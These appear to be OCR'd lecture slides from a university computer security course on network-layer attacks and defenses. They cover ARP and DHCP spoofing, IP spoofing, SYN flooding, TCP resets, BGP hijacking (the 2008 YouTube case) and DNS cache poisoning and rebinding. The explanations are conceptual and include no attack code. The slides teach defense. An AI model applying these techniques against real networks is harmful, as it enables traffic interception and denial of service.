https://github.com/Ettercap/ettercap

Defenses against ARP cache poisoning

- Ignore replies that are not associated with requests
  - But you have to hope that the reply you get is a legitimate one
- Use static ARP entries
  - But can be an administrative nightmare
- Enable Dynamic ARP Inspection
  - Validates ARP packets against DHCP Snooping database information or static ARP entries

DHCP Server Spoofing

DHCP

- Computer joins a network – needs to be configured
  - *Broadcasts* a *DHCP Discover* message
- A DHCP server picks up this requests and sends back a response
  - IP address
  - Subnet mask
  - Default router (gateway)
  - DNS servers
  - Lease time
- Spoof responses that would be sent by a valid DHCP server

DHCP Spoofing

- Anybody can pretend to be a DHCP server
  - Spoof responses that would be sent by a valid DHCP server
  - Provide:
    - False gateway address
    - False DNS server address
- Attacker can now direct traffic from the client to go anywhere
- The real server may reply too
  - If the attacker responds first, he wins
  - Can delay or disable the real server: denial of service attack

Defenses

- Some switches (Cisco, Juniper) support **DHCP snooping**
  - Switch ports can be configured as “trusted” or “untrusted”
  - Only specific machines are allowed to send DHCP responses
  - The switch will use DHCP data to track client behavior
    - Ensure hosts use only the IP address assigned to them
    - Ensure hosts do not fake ARP responses

Network Layer (IP)

Network Layer: IP

Responsible for end-to-end delivery of packets

- No guarantees on message ordering or delivery
- Key functions
  - **Routing**
    - Each host knows the address of one or more connected routers (gateways)
    - The router knows how to route to other networks
  - **Fragmentation & reassembly**
    - An IP fragment may be split if the MTU size on a network is too small
    - Reassembled at its final destination
  - **Error reporting**
    - ICMP messages sent back to the sender (e.g., if packet is dropped)
  - **Time-to-live**
    - Hop count avoids infinite loops; packet dropped when TTL = 0

Source IP address

No source IP address authentication


- Clients are *supposed* to use their own source IP address
  - Can override with raw sockets
  - Error responses will be sent to the forged source IP address
- Enables
  - Anonymous DoS attacks
  - DDoS attacks
    - Sent lots of packets from many places that will cause routers to generate ICMP responses
    - All responses go to the forged source address

Transport Layer (UDP, TCP)

TCP & UDP

- UDP: User Datagram Protocol
  - Stateless, connectionless & unreliable
  - Anyone can send forged UDP messages
- TCP
  - Stateful, connection-oriented & reliable
  - Every packet contains a sequence number (byte offset)
    - Receiver assembles packets into correct order
    - Sends acknowledgements
    - Missing packets are retransmitted

TCP connection setup: three-way handshake



Create SYN segment

- SYN=1
- Random initial seq # (client_isn)
- No data

Allocate TCP buffers & variables
Create SYN-ACK segment

- SYN=1
- ACK = client_isn + 1
- server_isn = random #
- No data


Allocate TCP buffers & variables
Create ACK segment

- SYN = 0
- ACK = server_isn + 1
- Data optional

Server knows the client has the sequence #
Connection is established!

Why random initial sequence numbers?

If predictable, an attacker can create a TCP session on behalf of a forged source IP address



Random numbers make this attack harder – especially if the attacker cannot sniff the network

Denial of service: SYN Flooding

An OS will allocate only a finite # of TCP buffers

- SYN Flooding attack
  - Send lots of SYN segments but never complete the handshake
  - The OS will not be able to accept connections until those time out

- SYN Cookies: Dealing with SYN flooding attacks
  - Do not allocate buffers & state when a SYN segment is received
  - Create initial sequence # =

    hash(src_addr, dest_addr, src_port, dest_port, SECRET)
  - When an ACK comes back, validate the ACK #

    Compute the hash as before & add 1
  - If valid, then allocate resources necessary for the connection & socket

Denial of service: Reset

- Attacker can send a **RESET** (RST) packet to an open socket
- If the server sequence number is correct then the connection will close
- Sequence numbers are 32 bits
  - Chance of success is $1/2^{32} \approx 1$ in 4 billion
  - But many systems allow for a large range of sequence numbers
  - Attacker can send a flood of RST packets until the connection is broken


Routing Protocols

Routing protocols

- **OSPF: Open Shortest Path First**
  - Interior Gateway Protocol (IGP) within an autonomous system (AS)
  - Uses a **link state routing algorithm** (Dijkstra's shortest path)

- **BGP: Border Gateway Protocol**
  - Exterior Gateway Protocol (EGP) between autonomous systems (AS)
  - Exchanges routing and reachability information
  - **Distance vector routing protocol**

BGP sessions maintained via TCP links




Pairs of routers exchange information via semi-permanent TCP connections

- One connection for each link between gateway routers
  - External BGP (eBGP) session
- Also BGP TCP connections between routers *inside* an AS
  - Internal BGP (iBGP) session

Route selection

- A, B, C: transit ASes – ISPs & backbone
- W, X, Y: stub ASes – customers



BGP route selection

- Policies allow selection of preferred routes
- Otherwise, pick the route with the shortest path
- If there's a tie, choose the shortest path with the closest router

Security problems with BGP

- **Route advertisements are not authenticated**
  - Anyone can inject advertisements for arbitrary routes
  - Information will propagate throughout the Internet
  - Can be used for DoS or eavesdropping


- (Partial) Solutions
  - **RPKI** (Resource Public Key Infrastructure) framework
    - Each AS obtains an X.509 certificate from the Regional Internet Registry (RIR)
    - AS admin creates a Route Origin Authorization (ROA)
      - Associates the set of prefixes managed by that AS
    - ROA is signed by the AS's private key
    - Advertisements without a valid, signed ROA are ignored
  - **BGPsec**
    - Integral part of BGP protocol
    - Each hop in the AS path is protected with a signature

See RFC 6480

Still a draft standard

Pakistan’s attack on YouTube in 2008

- YouTube service was cut off the global web for over an hour
- Pakistan Telecom received a censorship order from the telecommunications ministry to block YouTube
  - The company sent spoofed BGP messages claiming to be the best route for YouTube’s range of IP addresses



Pakistan’s attack on YouTube in 2008

- Pakistan Telecom sent BGP advertisements that it was the correct route for 256 addresses in YouTube’s 208.65.153.0 network
  - Advertise a /24 network
- That is a more specific destination than YouTube’s broadcast, which covered 1024 addresses
  - YouTube advertised a /22 network
- Within minutes, all YouTube traffic started to flow to Pakistan
- YouTube immediately tried countermeasures
  - Narrowed its broadcast to 256 addresses … but too late
  - Then tried an even more specific group: 64 addresses

    Advertise a /26 network ⇒ priority over /24 routes
    - Routes for more specific addresses overrule more general ones
  - Route updates finally fixed after 2 hours

Domain Name System


Domain Name System

- Hierarchical service to map domain names to IP addresses
- How do you find the DNS Server for rutgers.edu?
  - That's what the domain registry keeps track of
  - When you register a domain,
    - You supply the addresses of at least two DNS servers that can answer queries for your zone
    - You give this to the domain registrar, who updates the database at the domain registry
- So how do you find the right DNS server?
  - Start at the root

Root name servers


- The root name servers provide lists of authoritative name servers for top-level domains

- 13 root name servers
  - `A.ROOT-SERVERS.NET`, `B.ROOT-SERVERS.NET`, …
  - Each has redundancy (via *anycast* routing or load balancing)
    - Each server is really a set of machines



Download the latest list at http://www.internic.net/domain/named.root

DNS Resolvers in action



Local stub resolver:

- check local cache
- check local hosts file
- send request to external resolver

E.g., on Linux: resolver is configured via the /etc/resolv.conf file

External resolver


- Running at ISP, Google Public DNS, OpenDNS, etc.

DNS Vulnerabilities

- **We trust the host-address mapping**
  - This is the basis for some security policies
    - Browser same-origin policy, URL address bar
- Each DNS query contains a Query ID (QID)
  - Response must have a matching QID
- Responses can be intercepted & modified
  - Malicious responses can direct messages to different hosts
- Solution: DNSsec
  - Secure extension to DNS that provide authenticated requests & responses
  - Few use it

DNS Cache Poisoning

JavaScript on a website may launch a DNS attacker



If there is some *j* such that $x_1 = y_j$ then the response is cached

All future DNS queries for anything at bank.com will go to attacker_IP_addr

If it doesn't work … try again with b.bank.com

Defenses against DNS cache poisoning

- Randomize source port # – *where DNS queries originate*
  - Attack will take several hours instead of a few minutes
- Issue double DNS queries
  - Attacker will have to guess the Query ID twice (32 bits)

DNS Rebinding

- **Same-origin policy**
  - Web application security model
  - Client web browser scripts can only access data from other web pages **only** if they have the same **origin**
  - Origin { URI, host name, port number }
- The policy relies on comparing domain names
- If we can change the underlying address:
  - We can access private machines in the user's local area network
  - Send results to attacker

DNS Rebinding

- **Attacker**
  - Registers a domain (attacker.com)
  - Sets up a DNS server
  - DNS server responds with very short TTL values – response won't be cached
- Client (browser)
  - Script on page causes access to malicious domain
  - Attacker's DNS server responds with IP address of a server hosting malicious client-side code
  - Malicious client-side code makes additional references to the domain
    - Permitted under **same-origin policy**
      - A browser permits scripts in one page to access data in another only if both pages have the same origin & protocol
    - The script causes the browser to issue a new DNS request
    - Attacker replies with a new IP address
      (e.g., a target somewhere else on the Internet)

Defending against DNS rebinding

- Force minimum TTL values
  - This may affect some legitimate dynamic DNS services
- DNS pinning: refuse to switch the IP address for a domain name
  - This is similar to forcing minimum TTL values
- Make sure DNS responses don’t contain private IP addresses
- Server-side defense
  - Reject HTTP requests with unrecognized Host headers
  - Authenticate users

Computer Security

12. Firewalls & VPNs

Paul Krzyzanowski

Rutgers University

Spring 2018

